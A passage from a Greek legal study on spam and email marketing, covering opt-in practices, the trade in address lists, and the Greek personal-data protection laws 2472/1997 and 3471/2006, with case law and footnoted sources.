με στόχο να εξασφαλιστεί ότι το «opt-in» πραγματοποιήθηκε όντως από τον ενδιαφερόμενο και όχι εξ ονόματός του από κάποιον άλλον. Σε σχέση με το τελευταίο αυτό μήνυμα μπορούν να γίνουν τρεις παρατηρήσεις: η πρώτη είναι ότι γνωστοποιεί εκ νέου στον αποδέκτη την ύπαρξη ενός επώνυμου τρίτου μέρους στη σχέση του με τον ιστοχώρο μέσω του οποίου εγγράφεται στο ενημερωτικό δελτίο· αυτό δεν είναι αμελητέο και καλύπτει το ενδεχόμενο ο χρήστης να μην έχει ενεργοποιήσει το σύνδεσμο προς τη σελίδα της «*privacy policy*». Η δεύτερη είναι ότι το μήνυμα περιέχει τα ενημερωτικά δελτία και τον κατάλογο διευθύνσεων στον οποίο έχει εγγραφεί ο χρήστης. Η τρίτη είναι ότι δεν μπορεί να ξεκινήσει καμία επικοινωνία αν δεν επιστραφεί ηλεκτρονικό ταχυδρομείο επιβεβαίωσης. Πρόκειται σχεδόν για μια σύμβαση που πρέπει να συνάψει ο χρήστης του Διαδικτύου με τον ιστοχώρο. Μόλις η επιβεβαίωση του «opt-in» φτάσει στον πάροχο, ο συνδρομητής λαμβάνει αυτόματα ένα τελευταίο ηλεκτρονικό μήνυμα υποδοχής.

«opt-out» κάθε μέρα καθώς και ερωτήσεις εκ μέρους ορισμένων ατόμων που επιθυμούν να γνωρίζουν πού, δηλαδή σε ποιο ιστοχώρο, και πότε έδωσαν τη συγκατάθεσή τους· ορισμένες μεμονωμένες αιτήσεις αφορούν επίσης την ακριβή φύση και έκταση των πληροφοριών προσωπικού χαρακτήρα που υπάρχουν στις βάσεις δεδομένων. Για να μπορέσουν να απαντήσουν στις ερωτήσεις αυτές, ορισμένες εταιρείες εμπορικής προώθησης μέσω ηλεκτρονικού ταχυδρομείου τηρούν αρχεία των σχέσεών τους με τους συνδρομητές, συμπεριλαμβανομένων πληροφοριών σχετικά με το πότε και πώς δόθηκε η συγκατάθεση.

Η εμπορία των διευθύνσεων πραγματοποιείται μέσω μεσιτείας ή φιλοξενίας εκστρατειών (ESB: *E-mail Service Bureau*). Κατά κανόνα, μια συνήθης παροχή που οδηγεί σε συλλογικά αρχεία περιλαμβάνει πέντε υπηρεσίες: τη μίσθωση αυτών καθαυτών των διευθύνσεων, την τοποθέτηση στο μήνυμα ενός συνδέσμου με τον ιστοχώρο του διαφημιζόμενου, την προώθηση των μηνυμάτων, την παρακολούθηση των «click-through» και τον απολογισμό της εκστρατείας. Η τιμή υπολογίζεται βάσει ενός ίδιου CPM με αυτό που χρησιμοποιείται από τις διαφημιστικές εταιρείες· η τιμή αναφοράς ανέρχεται για την επαγγελματική εμπορική προώθηση μέσω ηλεκτρονικού ταχυδρομείου σε 200 \$ οι χίλιες αποστολές, δηλαδή 20 σεντς η μία. Στη βασική αυτή τιμή εφαρμόζονται προσαυξήσεις ανάλογα με τα διάφορα κριτήρια επιλογής: ανά όνομα τομέα και ανά γεωγραφική περιοχή, ανά κοινωνικοδημογραφικό χαρακτηριστικό (φύλο / ομάδα ηλικίας / οικογενειακή κατάσταση / αριθμός τέκνων), ανά κατηγορία εισοδήματος, ανά θέση σε μια επιχείρηση, ανά επίπεδο σπουδών, ανά κέντρο ενδιαφέροντος. Η επιλογή ανά κέντρο ενδιαφέροντος φαίνεται ότι είναι απεριόριστη όσον αφορά το βαθμό ακρίβειας που μπορεί να φτάσει· αλλά αυτό αντικατοπτρίζει μόνο την ακρίβεια των πληροφοριών που συλλέγονται μέσω των εντύπων.

Από την άποψη της προστασίας των δεδομένων, ορισμένα χαρακτηριστικά της εγγραφής είναι αναμφισβήτητα ευαίσθητα δεδομένου ότι επιτρέπουν - χωρίς να παρεκκλίνουν από τους κανόνες της παροχής άδειας - τον εντοπισμό εθνικών ομάδων, θρησκευτικών ομάδων, καπνιστών, διαβητικών ή καρκινοπαθών. Οι κατάλογοι ηλεκτρονικών διευθύνσεων περιέχουν επίσης υψηλής προστιθέμενης αξίας δεδομένα σχετικά με τη συμπεριφορά, ειδικά όταν πρόκειται για δεδομένα που αφορούν τις αγορές σε απευθείας σύνδεση οι οποίες πραγματοποιήθηκαν κατά τη διάρκεια του τελευταίου διαστήματος (1 μήνας, 3 μήνες, 6 μήνες, 12 μήνες). Σε πολλές περιπτώσεις πρόκειται για πληροφορίες οι οποίες δεν έχουν συγκεντρωθεί μέσω ερωτηματολογίου αλλά οι οποίες έχουν δοθεί στην εταιρεία «e-mail marketing» από τους εμπορικούς της εταίρους από τους οποίους έγιναν οι αγορές. Για κάθε επιπλέον κριτήριο επιλογής και όσο περιορίζεται ο στοχευόμενος πληθυσμός επιβάλλεται ένα υψηλότερο κόστος ανά χίλια άτομα και όσο πιο εξεζητημένα είναι τα κριτήρια επιλογής τόσο πιο υψηλό είναι το κόστος· η πιο διατιμημένη και η πιο ακριβή επιλογή αφορά την τάση πραγματοποίησης αγορών σε απευθείας σύνδεση.

Τέλος, παρατηρείται ότι οι εταιρείες αυτές πληρώνουν προμήθεια στους ιστοχώρους που συλλέγουν ηλεκτρονικές διευθύνσεις. Με άλλα λόγια, αυτό σημαίνει ότι κάθε φορά που χρησιμοποιείται μια διεύθυνση, ο ιστοχώρος που την έχει προμηθεύσει λαμβάνει αμοιβή η οποία ποικίλλει, αλλά συχνά ανέρχεται στο 50% της τιμής πώλησης. Ορισμένες εταιρείες «e-

mail marketing» εφαρμόζουν ένα πολύπλοκο σύστημα που επιτρέπει την επίλυση διαφορών σε περίπτωση που δύο ιστοχώροι οι οποίοι συγκεντρώνουν διευθύνσεις διεκδικούν την κυριότητα μιας διεύθυνσης: ο κανόνας είναι να αμείβεται ο ιστοχώρος του οποίου τον κατάλογο ηλεκτρονικών διευθύνσεων προτιμά ο πελάτης. Είναι επίσης κοινή πρακτική για ιστοχώρους εταίρους η πληρωμή προκαταβολής.

III. ΤΟ ΝΟΜΟΘΕΤΙΚΟ ΠΛΑΙΣΙΟ ΤΗΣ ΠΡΟΣΤΑΣΙΑΣ ΤΩΝ ΠΡΟΣΩΠΙΚΩΝ ΔΕΔΟΜΕΝΩΝ

Το ΕΛΛΗΝΙΚΟ ΝΟΜΟΘΕΤΙΚΟ ΠΛΑΙΣΙΟ για την προστασία των δεδομένων προσωπικού χαρακτήρα συγκροτείται από το συνταγματικό δικαίωμα προστασίας προσωπικών δεδομένων όπως κατοχυρώνεται στο άρθρο 9 Α του Συντάγματος, το νόμο 2472/1997 (ΦΕΚ Α' 50/10.4.1997) για την προστασία του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα, όπως ισχύει με τις τροποποιήσεις που κατά καιρούς εισήχθησαν⁶⁹ καθώς και το νόμο 3471/2006⁷⁰ (ΦΕΚ Α' 133/28.6.2006) που –εκτός των τροποποιήσεων που επέφερε στον ν. 2472/97- αφορά την προστασία των προσωπικών δεδομένων και της ιδιωτικής ζωής στο τμήμα των ηλεκτρονικών επικοινωνιών⁷¹.

Η νομοθεσία προβλέπει τρεις βασικές κατηγορίες προσώπων που εμπλέκονται κατά την επεξεργασία προσωπικών δεδομένων:

1. Το υποκείμενο των δεδομένων: το πρόσωπο στο οποίο αναφέρονται τα δεδομένα (άρθρο 2 (γ) ν. 2472/1997)
2. Τον υπεύθυνο της επεξεργασίας: το πρόσωπο (φυσικό ή νομικό) που μόνο ή από κοινού με άλλους καθορίζει τους στόχους και τον τρόπο της επεξεργασίας των δεδομένων προσωπικού χαρακτήρα (άρθρο 2(ζ) ν. 2472/1997)
3. Τον εκτελούντα την επεξεργασία: το τρίτο πρόσωπο που επεξεργάζεται τα δεδομένα προσωπικού χαρακτήρα για λογαριασμό του υπεύθυνου της επεξεργασίας (άρθρο 2(η) ν. 2472/1997).

Η διαφοροποίηση μεταξύ υπευθύνου και εκτελούντα την επεξεργασία είναι ιδιαίτερα σημαντική καθώς έχει σημασία ποιος είναι ο υπεύθυνος για την τήρηση των υποχρεώσεων σχετικά με την επεξεργασία των δεδομένων, καθώς και ποιος έχει την ευθύνη για τον

⁶⁹ Οι βασικές τροποποιήσεις εισήχθησαν με τους ν. 2819/200 (ΦΕΚ Α' 84), 2915/2001 (ΦΕΚ Α' 109), ν. 3471/2006 (ΦΕΚ Α' 133) και ν. 3625/2007 (ΦΕΚ Α' 290).

⁷⁰ Όπως τροποποιήθηκε με τους ν. 3783/2009 (ΦΕΚ 136 Α' /7.8.2009) και 3917/2011 (ΦΕΚ 22/Α' /21.2.2011).

⁷¹ Βλ. Μήτρου Λίλιαν, *Η προστασία της ιδιωτικότητας στην πληροφορική και τις επικοινωνίες. Η νομική διάσταση*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκρίτζαλης / Σ. Κάτσικας, ό.π. σελ. 526.

καθορισμό των λεπτομερειών σχετικά με την επεξεργασία. Γενικά ο υπεύθυνος επεξεργασίας είναι υπεύθυνος απέναντι στη δικαιοσύνη για παραβάσεις της νομοθεσίας περί προστασίας προσωπικών δεδομένων, ενώ ο ρόλος του εκτελούντος την επεξεργασία είναι περιορισμένος⁷².

Ο ν. 2472/1997 μετέφερε τις ρυθμίσεις της κοινοτικής Οδηγίας για την προστασία δεδομένων (95/46/ΕΚ) στην εσωτερική έννομη τάξη. Αντικείμενο του νόμου είναι η θέσπιση των προϋποθέσεων για την επεξεργασία δεδομένων προσωπικού χαρακτήρα και σκοπός του η προστασία των δικαιωμάτων και των θεμελιωδών ελευθεριών των φυσικών προσώπων και ιδίως της ιδιωτικής ζωής. Ο νόμος συνιστά ένα προστατευτικό πλαίσιο κανόνων που εδράζεται σε τέσσερις πυλώνες:

- I. σε ένα σύστημα ουσιαστικών ρυθμίσεων που θέτει αφενός τις προϋποθέσεις νομιμότητας της επεξεργασίας προσδιορίζοντας δεσμευτικά το σημείο ισορροπίας μεταξύ των αντιτιθέμενων δικαιωμάτων και συμφερόντων και αφετέρου τις βασικές αρχές του νόμου με έμφαση στην αρχή του σκοπού και της αναλογικότητας (άρθρα 4-10),
- II. στην απονομή δικαιωμάτων στα πρόσωπα ώστε να προστατεύσουν τα δικαιώματα και τα συμφέροντά τους (άρθρα 11-14),
- III. στην εισαγωγή και στην οργάνωση ανεξάρτητου θεσμικού ελέγχου της προστασίας προσωπικών δεδομένων ώστε να εξασφαλίζεται η εφαρμογή της νομοθεσίας (άρθρα 15-20) και
- IV. στους κανόνες που προβλέπουν διοικητικές, ποινικές και αστικές κυρώσεις σε περιπτώσεις παράβασης του νόμου (άρθρα 21-23⁷³).

Κάθε επεξεργασία προσωπικών δεδομένων συνιστά επέμβαση στο συνταγματικό δικαίωμα προστασίας των προσωπικών δεδομένων, στο δικαίωμα προστασίας της ιδιωτικής ζωής, όπως γενικότερα και στα θεμελιώδη δικαιώματα⁷⁴. Έτσι, κατ' αρχάς θα πρέπει να τηρείται η αρχή της νομιμότητας⁷⁵, σύμφωνα με την οποία, η συλλογή δεδομένων πρέπει να γίνεται κατά νόμιμο τρόπο και αυτά τα δεδομένα να υφίστανται νόμιμη επεξεργασία ενόψει των σκοπών αυτών. Τα δεδομένα προσωπικού χαρακτήρα για να τύχουν νόμιμης επεξεργασίας θα πρέπει να είναι συναφή, πρόσφορα και όχι περισσότερα από όσα κάθε

⁷² Βλ. Κώστα Ελένη, *Ζητήματα ιδιωτικότητας και νέες τεχνολογίες: το παράδειγμα της τεχνολογίας RFID (Radio Frequency Identification)*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκρίτζαλης / Σ. Κάτσικας, *Προστασία της ιδιωτικότητας και τεχνολογίες πληροφορικής και επικοινωνιών Τεχνικά και Νομικά θέματα*, 2010, σελ. 591.

⁷³ Βλ. Μήτρου Λίλιαν, *Η προστασία της ιδιωτικότητας στην πληροφορική και τις επικοινωνίες. Η νομική διάσταση*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκρίτζαλης / Σ. Κάτσικας, *ό.π.*, 2010, σελ. 527.

⁷⁴ Βλ. Άρθρ. 1 ν. 2472/1997.

⁷⁵ Βλ. Άρθρ. 4 παρ. 1 α' ν. 2472/1997.

φορά απαιτείται για το σκοπό της επεξεργασίας⁷⁶. Από τη διάταξη αυτή με την οποία θεμελιώνεται η γενική αρχή της αναγκαιότητας της επεξεργασίας, προκύπτουν επιμέρους αρχές, οι οποίες διέπουν την επεξεργασία προσωπικών δεδομένων. Η αρχή της αναγκαιότητας σημαίνει ότι πρέπει να τυγχάνουν επεξεργασίας μόνο τα δεδομένα που είναι αναγκαία για την εκπλήρωση του σκοπού της επεξεργασίας, ενώ η επεξεργασία δεδομένων θα πρέπει να πραγματοποιείται μόνο εφόσον τούτο είναι αναγκαίο.

Με βάση την αρχή της αναγκαιότητας η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα έκρινε σε πολλές περιπτώσεις ως μη νόμιμη την επεξεργασία δεδομένων από δημόσιες αρχές. Η 510/17/15.5.2000 απόφαση της Αρχής που αφορούσε την αναγραφή προσωπικών δεδομένων στις αστυνομικές ταυτότητες έκρινε ότι ορισμένα από τα αναφερόμενα στις ταυτότητες στοιχεία δεν ήταν αναγκαία για την επίτευξη του σκοπού της επεξεργασίας που ήταν η βεβαίωση της ταυτότητας του υποκειμένου. Επίσης η 1446/10.11.2000 απόφαση της Αρχής έκρινε ότι η αναγραφή του θρησκειώματος στα πιστοποιητικά γέννησης που εκδίδουν οι Δήμοι, θα πρέπει να γίνεται μόνο στην περίπτωση που το θρήσκευμα αποτελεί προϋπόθεση εξασκήσεως δικαιώματος, π.χ. για εγγραφή σε ιερατική σχολή, άλλως θα πρέπει να παραλείπεται.

Σημαντικές είναι επίσης οι αρχές της δεσμευτικότητας του σκοπού και του καθορισμένου σκοπού, οι οποίες διέπουν την επεξεργασία προσωπικών δεδομένων. Σύμφωνα με το άρθρο 4 παρ. 1 α' ν. 2472/1997, τα δεδομένα προσωπικού χαρακτήρα για να τύχουν νόμιμης επεξεργασίας πρέπει να συλλέγονται κατά τρόπο θεμιτό και νόμιμο για καθορισμένους, σαφείς και νόμιμους σκοπούς και να υφίστανται θεμιτή και νόμιμη επεξεργασία ενόψει των σκοπών αυτών⁷⁷. Επίσης, η αρχή της ποιότητας των δεδομένων (άρθρο 4 παρ. 1 περ. γ' ν. 2472/1997) έχει την έννοια ότι τα προσωπικά δεδομένα επιβάλλεται να είναι αληθή, επίκαιρα και ακριβή και για να αξιοποιηθούν θα πρέπει να υποβάλλονται σε συνεχή ενημέρωση και έλεγχο, γεγονός που συνίσταται στη συμμετοχή του ενδιαφερόμενου προσώπου. Βασική αρχή της επεξεργασίας δεδομένων προσωπικού χαρακτήρα, όπως στο άρθρο 4 παρ. 1 περ. δ', είναι επίσης η αρχή της περιορισμένης χρονικής διάρκειας. Σύμφωνα με το άρθρο αυτό τα δεδομένα απαιτείται να διατηρούνται σε τέτοια μορφή, ώστε να είναι δυνατός ο προσδιορισμός της ταυτότητας των υποκειμένων τους μόνο κατά τη διάρκεια της περιόδου, της κατά την κρίση της Αρχής κατάλληλης για την υλοποίηση του σκοπού της συλλογής και επεξεργασίας τους. Αντίστοιχη ρύθμιση προβλέπεται στο άρθρο 6 παρ. 1 του ν. 3471/2006, στο άρθρο 6 της Οδηγίας 97/66/ΕΕ, αλλά και στο άρθρο 6 της Οδηγίας 2002/58/ΕΕ⁷⁸.

⁷⁶ Βλ. Άρθρ. 4 παρ. 1 β' ν. 2472/1997.

⁷⁷ Βλ. Ιγγλεζάκη Ιωάννη, *Προστασία της ιδιωτικότητας και ηλεκτρονική διακυβέρνηση*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκρίτζαλης / Σ. Κάτσικας, *Προστασία της ιδιωτικότητας και τεχνολογίες πληροφορικής και επικοινωνιών Τεχνικά και Νομικά θέματα*, 2010, σελ. 558-559.

⁷⁸ Βλ. Σιανιώτη-Μαρούδη / Φαρσαρώτα, ό.π., σελ. 382.

1. ΔΙΚΑΙΩΜΑΤΑ ΤΩΝ ΦΟΡΕΩΝ ΤΩΝ ΔΕΔΟΜΕΝΩΝ

Ο ΕΛΛΗΝΑΣ ΝΟΜΟΘΕΤΗΣ ΣΤΟΝ Ν. 2472/1997 ακολουθώντας τη διάρθρωση της Οδηγίας 95/46/ΕΚ, προβαίνει στην κατοχύρωση τεσσάρων θεμελιωδών δικαιωμάτων των φυσικών προσώπων και συγκεκριμένα προβλέπει:

- I. το δικαίωμα ενημέρωσης (άρθρο 11),
- II. το δικαίωμα πρόσβασης (άρθρο 12),
- III. το δικαίωμα αντίρρησης (άρθρο 13) και
- IV. το δικαίωμα προσωρινής δικαστικής προστασίας (άρθρο 14).

Η αναγνώριση δικαιωμάτων στα υποκείμενα των δεδομένων αποτελεί αντίβαρο στον πληροφοριακό συγκεντρωτισμό και αποτελεί εκδήλωση της αρχής της πρακτικής αρμονίας των δικαιωμάτων μεταξύ του καταχωριζόμενου ατόμου και του φορέα της χρήσεως της τεχνολογίας.

2. ΤΟ ΝΟΜΙΚΟ ΠΛΑΙΣΙΟ ΓΙΑ ΤΗΝ ΠΡΟΣΤΑΣΙΑ ΔΕΔΟΜΕΝΩΝ ΠΡΟΣΩΠΙΚΟΥ ΧΑΡΑΚΤΗΡΑ ΣΤΟ Ν. 3471/2006 ΚΑΙ Η ΣΥΓΚΑΤΑΘΕΣΗ ΤΟΥ ΑΠΟΔΕΚΤΗ ΤΟΥ SPAMMING⁷⁹

ΟΙ ΙΔΙΑΙΤΕΡΟΤΗΤΕΣ ΚΑΙ ΤΑ ΕΙΔΙΚΟΤΕΡΑ ΠΡΟΒΛΗΜΑΤΑ των εννόμων σχέσεων που δημιουργούνται στο πλαίσιο των υπηρεσιών της Κοινωνίας της Πληροφορίας οδήγησαν το νομοθέτη στη θέσπιση ειδικών διατάξεων για την προστασία δεδομένων προσωπικού χαρακτήρα εντός του Διαδικτύου. Τόσο ο κοινοτικός όσο και ο εσωτερικός νομοθέτης λαμβάνοντας υπόψη μια σειρά από προσωπικά δεδομένα του εκάστοτε συνδεδεμένου προς το δίκτυο είτε εξωτερικά (π.χ. ηλεκτρονική διεύθυνση, αριθμό κλήσης δικό του και του συνομιλητή, συχνότητα επικοινωνίας και εν γένει πρόσβασης στο δίκτυο κ.α.) είτε εσωτερικά δεδομένα (π.χ. για τις γνώριμίες του, τις ανάγκες, τις συνήθειες του, το ημερήσιο πρόγραμμα δραστηριοτήτων του κ.α., δηλ. για το περιεχόμενο της επικοινωνίας του και γενικά των συναλλαγών του διαμέσου του δικτύου) προέβησαν σε θέσπιση ειδικών ρυθμίσεων: ο μεν πρώτος με την Οδηγία 2002/58/ΕΚ, ο δε δεύτερος με τη σχετική πράξη προσαρμογής, του ν. 3471/2006.

Σύμφωνα με το άρθρο 3⁸⁰ του ν. 3471/2006 τα άρθρα 1 - 17 του νόμου αυτού εφαρμόζονται για την προστασία δεδομένων προσωπικού χαρακτήρα στο πλαίσιο

⁷⁹ Βλ. Σινανιώτη-Μαρούδη *Η προστασία των προσωπικών δεδομένων στον τηλεπικοινωνιακό τομέα και στο διαδίκτυο*.

⁸⁰ Η παρ. 1 του εν λόγω άρθρου τροποποιήθηκε με το άρθρο 169 του ν. 4070/2012 ως εξής: «Οι διατάξεις των άρθρων 1 έως 17 του παρόντος νόμου έχουν εφαρμογή κατά την επεξεργασία δεδομένων προσωπικού χαρακτήρα και τη διασφάλιση του απορρήτου των επικοινωνιών, στο πλαίσιο της παροχής διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών σε δημόσια δίκτυα ηλεκτρονικών επικοινωνιών περιλαμβανομένων αυτών που υποστηρίζουν συσκευές συλλογής δεδομένων και ταυτοποίησης. Για την επεξεργασία δεδομένων προσωπικού

διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών σε δημόσιο δίκτυο ηλεκτρονικών επικοινωνιών. Πάντως ο ν. 2472/97 εξακολουθεί να εφαρμόζεται όταν δεν υπάρχει ειδικότερη ρύθμιση του ν. 3471/2006.

Κατευθυντήρια γραμμή για τον νομοθέτη αποτέλεσε τόσο το είδος των δεδομένων (δεδομένα κίνησης, δεδομένα μη αναγκαία για την επικοινωνία μέσω του Διαδικτύου) όσο και τα συστήματα απαγόρευσης επεξεργασίας, (σύστημα opt-in), -ελευθερίας-, εκτός αν υπάρξει απαγόρευση του υποκειμένου (σύστημα opt-out) ή ακόμη επεξεργασίας παρά την αντίθεση του υποκειμένου (σύστημα no-opt) με σχετικούς νομικούς περιορισμούς του παρόχου, του αποδέκτη της επικοινωνίας και των τρίτων.

Όσον αφορά τα δεδομένα κίνησης⁸¹, δηλαδή τα δεδομένα που είναι αναγκαία για την παροχή υπηρεσιών διαμέσου δικτύου είτε για νομικούς αποδεικτικούς λόγους είτε για καθαρά τεχνικούς⁸² σύμφωνα με τις εφαρμοστέες διατάξεις πρέπει να γίνουν οι ακόλουθες διακρίσεις:

- Απέναντι στον αποδέκτη της επικοινωνίας: Ως προς αυτόν ισχύει η απαγόρευση πρόσβασης εκτός αν την επιτρέψει το υποκείμενο⁸³ (opt-in), αλλά ειδικά ο πάροχος του δικτύου επιτρέπεται εν αμφιβολία να γνωστοποιεί τον αριθμό κλήσης, εκτός αν το απαγορεύσει το υποκείμενο⁸⁴ (opt-out). Εντούτοις, αν ο αποδέκτης επικαλεσθεί, ακόμη και αναιτιολόγητα, κακόβουλη ή οχληρή κλήση, και μάλιστα όχι κατ' ανάγκη προερχόμενη από τον συγκεκριμένο καλούντα, επιτρέπεται ο παραμερισμός της απαγόρευσης του υποκειμένου⁸⁵ (σύστημα no-opt).
- Απέναντι στον πάροχο του δικτύου. Ο πάροχος του δικτύου δικαιούται να αποθηκεύει τα δεδομένα κίνησης είτε για λόγους τεχνικούς είτε για λόγους νομικής προστασίας, κατόπιν βέβαια ενημέρωσης του υποκειμένου, το οποίο μπορεί να απαγορεύσει την αποθήκευση ανατρέποντας τη σύμβαση παροχής υπηρεσιών δικτύου⁸⁶ (σύστημα opt-in).

Εδώ θα πρέπει να αναφέρουμε τη γνωμοδότηση 9/2011⁸⁷ της Εισαγγελίας του Αρείου Πάγου για το αν ισχύουν οι δύο γνωμοδοτήσεις (9⁸⁸ και 12/2009) μετά την επικύρωση της

χαρακτήρα που πραγματοποιείται στο πλαίσιο μη διαθέσιμων στο κοινό δικτύων και υπηρεσιών ηλεκτρονικών επικοινωνιών, εφαρμόζεται ο ν. 2472/1997 (Α'50), όπως ισχύει.»

⁸¹ Βλ. Χριστοδούλου Κώστα, *Ηλεκτρονικά έγγραφα και ηλεκτρονική δικαιοπραξία*, σε http://www.eofn.gr/attachments/084_xristodoulou.pdf.

⁸² άρθρο 2β Οδηγία 2002/58/ΕΚ, άρθρο 2 αρ. 3 ν. 3471/2006.

⁸³ άρθρο 4 §1 ν. 3471/2006.

⁸⁴ άρθρο 8 §1 ν. 3471/2006, άρθρο 8 §1 της Οδηγίας 2002/58/ΕΚ.

⁸⁵ άρθρο 8 §7 α ν. 3471/2006, άρθρο 10 Οδηγία 2002/58/ΕΚ.

⁸⁶ άρθρο 6 §§1-2 ν. 3471/2006, άρθρο 6 § 2 Οδηγία 2002/58/ΕΚ.

⁸⁷ Βλ. <http://www.areiospagos.gr/>.

οδηγίας 2008/24/ΕΚ του Ευρωπαϊκού Κοινοβουλίου με το νόμο 3917/2011 για την άρση του απορρήτου της επικοινωνίας και τη χορήγηση δεδομένων επικοινωνιών στις αρμόδιες αρχές⁸⁹.

Συγκεκριμένα, το ερώτημα είναι εάν μετά το Ν.3917/2011 «οι πάροχοι υπηρεσιών διαδικτύου, στα πλαίσια προκαταρκτικής εξέτασης ή προανάκρισης μετά από παραγγελία εισαγγελέα που διενεργούνται από τη Δίωξη Ηλεκτρονικού Εγκλήματος, υποχρεούνται να σας γνωστοποιούν τα στοιχεία του προσώπου στα οποία αντιστοιχούν ηλεκτρονικά ίχνη ή τηλεφωνικοί αριθμοί κλήσεως εγκληματικής πράξεως, συγκεκριμένης ημεροχρονολογίας, χωρίς την τήρηση της διαδικασίας άρσεως του απορρήτου».

Απαντώντας επί της ουσίας η Εισαγγελία του Αρείου Πάγου αποφαινεται πως και οι δύο προηγούμενες γνωμοδοτήσεις καταλήγουν στο συμπέρασμα ότι οι δικαστικές και εισαγγελικές αρχές δικαιούνται να ζητούν από τους πάροχους τα στοιχεία εντοπισμού των προσώπων που διαπράττουν αδικήματα (π.χ. εκβίαση, δυσφήμιση, απειλή, εξύβριση κ.α.) με κακόβουλες κλήσεις ή μηνύματα ή μέσω διαδικτύου, χωρίς να τηρούν την προβλεπόμενη διαδικασία άρσεως του απορρήτου. Χωρίς δηλαδή άδεια των ΑΔΑΕ και Αρχή Προστασίας Προσωπικών Δεδομένων. Επισημαίνει μάλιστα πως ούτε στο νέο νόμο 3917/11 εισήχθη νέο περιοριστικό καθεστώς για τη χορήγηση «των εξωτερικών στοιχείων της επικοινωνίας» άλλωστε «δεν αφορούν αιτήματα οποιωνδήποτε «αρμόδιων αρχών» αλλά αιτήματα ανακριτικών αρχών, που ενεργούν σύμφωνα με τις συνταγματικές επιταγές για παροχή έννομης προστασίας και τιμώρηση των εγκλημάτων τα οποία (αιτήματα) αναφέρονται σε

⁸⁸ Βλ. ΠοινΔικ 8-9/2009 (ΕΤΟΣ 12ο), σελ. 923-926, Οι εισαγγελικές, ανακριτικές και προανακριτικές Αρχές, πολύ δε περισσότερο τα Δικαστικά Συμβούλια και τα Δικαστήρια, δικαιούνται να ζητούν από τους παρόχους των Υπηρεσιών Επικοινωνίας, μέσω του διαδικτύου τα ηλεκτρονικά ίχνη μιας εγκληματικής πράξεως, την ημεροχρονολογία και τα στοιχεία του προσώπου στο οποίο αντιστοιχεί το ηλεκτρονικό ίχνη, από τους λοιπούς δε παρόχους των υπηρεσιών επικοινωνίας τα «εξωτερικά στοιχεία» της επικοινωνίας (αριθμός κλήσεως, στοιχεία καλούντος καλούμένου, ώρα κλήσης κ.λπ.) και ο πάροχος υποχρεούται να τα παραδίδει χωρίς να είναι αναγκαίο να προηγηθεί άδεια κάποιας Αρχής και ιδίως της Αρχής Διασφάλισης του Απορρήτου των Επικοινωνιών (ΑΔΑΕ). Η ΑΔΑΕ, αλλά και οποιαδήποτε άλλη Ανεξάρτητη Αρχή, ούτε νομιμοποιείται ούτε δικαιούται να ελέγξει με οποιονδήποτε τρόπο, αμέσως ή εμμέσως, το εάν η περί άρσεως ή μη του απορρήτου απόφαση των οργάνων της Δικαιοσύνης είναι σύμφωνη ή όχι, αφού κάτι τέτοιο κρίνεται από τα ίδια τα όργανα της Δικαιοσύνης. Ούτε όμως περαιτέρω μπορεί να ελέγξει τους παρόχους υπηρεσιών επικοινωνίας για τη, σε κάθε περίπτωση, συμμόρφωσή τους προς τις αποφάσεις των οργάνων της Δικαιοσύνης, διότι αν το πράξει ενεργεί καθ' υπέρβαση της δικαιοδοσίας της.

⁸⁹ Όσον αφορά τις αντιδράσεις επί της γνωμοδότησης βλ. http://elawyer.blogspot.gr/2011/05/blog-post_31.html, ΤΟ ΒΗΜΑ 5.7.2009 <http://www.tovima.gr/culture/article/?aid=276972>, καθώς και http://elawyer.blogspot.gr/2009/07/blog-post_05.html για την υπόθεση Copland κατά Ηνωμένου Βασιλείου, όπου το Ευρωπαϊκό Δικαστήριο έκρινε ότι η ίδια η πλοήγηση στο Διαδίκτυο, αλλά και μια λίστα με τα e-mail που έστειλε κάποιος, **ανεξάρτητα από το περιεχόμενο των ιστοσελίδων ή των μηνυμάτων**, εμπίπτει στην προστασία της ιδιωτικής ζωής. Το Ευρωπαϊκό Δικαστήριο από το 2007 έχει κρίνει λοιπόν ότι τα "εξωτερικά στοιχεία της επικοινωνίας" δηλαδή οι μη δημοσιευμένες πληροφορίες που αφορούν την χρήση του Διαδικτύου προστατεύονται ως μέρος της ιδιωτικής ζωής του ατόμου. Άρα ισχύει και για αυτές η εθνική νομοθεσία που παρέχει εγγυήσεις για την ιδιωτική επικοινωνία, όπως σε εμάς η νομοθεσία για το απόρρητο των επικοινωνιών.

περιπτώσεις στις οποίες δεν πρόκειται για απόρρητο κατά την έννοια του άρθρου 19 παράγραφος 1 του Συντάγματος⁹⁰».

Όσον αφορά τις λεγόμενες «υπηρεσίες προστιθέμενης αξίας⁹¹» ισχύει καταρχήν κοινό πλέγμα νομικών ρυθμίσεων ως προς τον αποδέκτη, τον πάροχο και τους τρίτους, δηλ το σύστημα opt-in, αλλά ως προς τους δύο τελευταίους ισχύουν ορισμένες εξαιρέσεις αναφορικά με τη δημοσίευση σε δημόσιους τηλεφωνικούς καταλόγους και με την αδικαιολόγητη μη ζητηθείσα εμπορική επικοινωνία (spamming).

- Για τον αποδέκτη: Ειδικά η καταγραφή του περιεχομένου της συνδιαλέξεως από τον αποδέκτη της (συνομιλητή) ακόμη κι όταν αυτό επιβάλλεται από θεμιτή ανάγκη δικαστικής προάσπισης των δικαιωμάτων του, ιδίως την απόδειξη των γεγονότων που τα στηρίζουν, μπορεί μεν να επιτρέπεται κατά το κοινοτικό δίκαιο⁹² απαγορεύεται όμως από σειρά διατάξεων της ελληνικής νομοθεσίας⁹³. Η άρση της σύγκρουσης αυτής θα γίνει με τη στάθμιση συγκρουόμενων συμφερόντων, δηλ. αφενός μεν του φορέα των εκάστοτε προσωπικών δεδομένων στον διακυβεύοντα⁹⁴, αφετέρου δε του υπευθύνου επεξεργασίας που προβαίνει σε καταγραφή τους και έχει δικαίωμα παροχής έννομης προστασίας⁹⁵.
